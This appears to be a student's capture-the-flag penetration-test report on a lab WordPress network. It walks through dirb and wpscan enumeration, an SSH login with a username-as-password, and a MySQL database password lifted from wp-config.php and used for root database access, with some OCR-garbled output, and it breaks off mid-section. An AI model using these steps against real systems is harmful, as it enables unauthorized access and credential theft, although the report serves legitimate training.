Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detect

Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Debian Kali
Hostname: Kali

IPv4: 192.168.1.110
OS: Debian Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian Linux
Hostname: Target 2

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
open ssh port 22	Open ports are used to find potential vulnerabilities.	*nmap* was used and identified all user(s) (IP addresses)
WordPress Enumeration	wp_scan enumeration scans for vulnerabilities in the wordpress site and enumerate users of the system.	*wpscan* was used in this case, exposing private files and allowing for remote access.
weak password	Weak and/or simple passwords allow for easy cracking.	This allows access to be gained to sensitive information.

Exploits Used

Exploitation: WordPress Vulnerability

- WordPress was detected to be running on the Target website. This was uncovered by executing dirb on attack machine, pointing to Target1 machine
    - command: dirb http://192.168.1.110



```
+ http://192.168.1.110/manual/zh-cn/programs/index.html (CODE:200|SIZE:6855)ionr.
  → Testing: http://192.168.1.110/manual/zh-cn/programs/ztrumnesyrver.phption
---- Entering directory: http://192.168.1.110/manual/zh-cn/ssl/ ----
+ http://192.168.1.110/manual/zh-cn/ssl/index.html (CODE:200|SIZE:5042)ionr.dll
  → Testing: http://192.168.1.110/manual/zh-cn/ssl/ztrumnesyrver.phption
---- Entering directory: http://192.168.1.110/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.110/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.110/wordpress/wp-admin/includes/
```

Exploitation: WordPress Vulnerability

- After detecting WordPress, we ran wpscan to enumerate users
- Two users were detected: michael and steven

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- We next used these usernames to attempt access to the system

Exploitation: [Weak Password / SSH with password]

Summarize the following:

- How did you exploit the vulnerability? SSH with Password

Users are able to ssh into the machine with simply a password, rather than requiring an SSH key.

User michael had an incredibly weak password (same as his username).


- What did the exploit achieve? Weak Password / SSH with password
    - After SSHing into the host with michael's credentials, we were able to search the /var/www/html directory for flag1.
- Include a screenshot or command output illustrating the exploit.

- Commands run:
    - ssh michael@192.168.1.110
    - cd /var/www/html
    - grep -ir flag1


Commands run:

```
    ssh michael@192.168.1.110
    cd /var/www
  cat flag2.txt
```

SSH as michael → flag1 | SQL connection & password



```
michael@target1:/var/www$ grep -ir flag1
grep: .bash_history: Permission denied
html/service.html:                      <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$ cd html/wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php          wp-blog-header.php     wp-cron.php          wp-mail.php
license.txt        wp-comments-post.php   wp-includes          wp-settings.php
readme.html        wp-config.php          wp-links-opml.php    wp-signup.php
wp-activate.php    wp-config-sample.php   wp-load.php          wp-trackback.php
wp-admin           wp-content             wp-login.php         xmlrpc.php
michael@target1:/var/www/html/wordpress$ grep -i password wp-config.php
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
michael@target1:/var/www/html/wordpress$ █
```



```
michael@target1:/var/www/html$ mysql -u root -pR@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 89
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

Exploitation: [Accessing MySQL database]

Summarize the following:

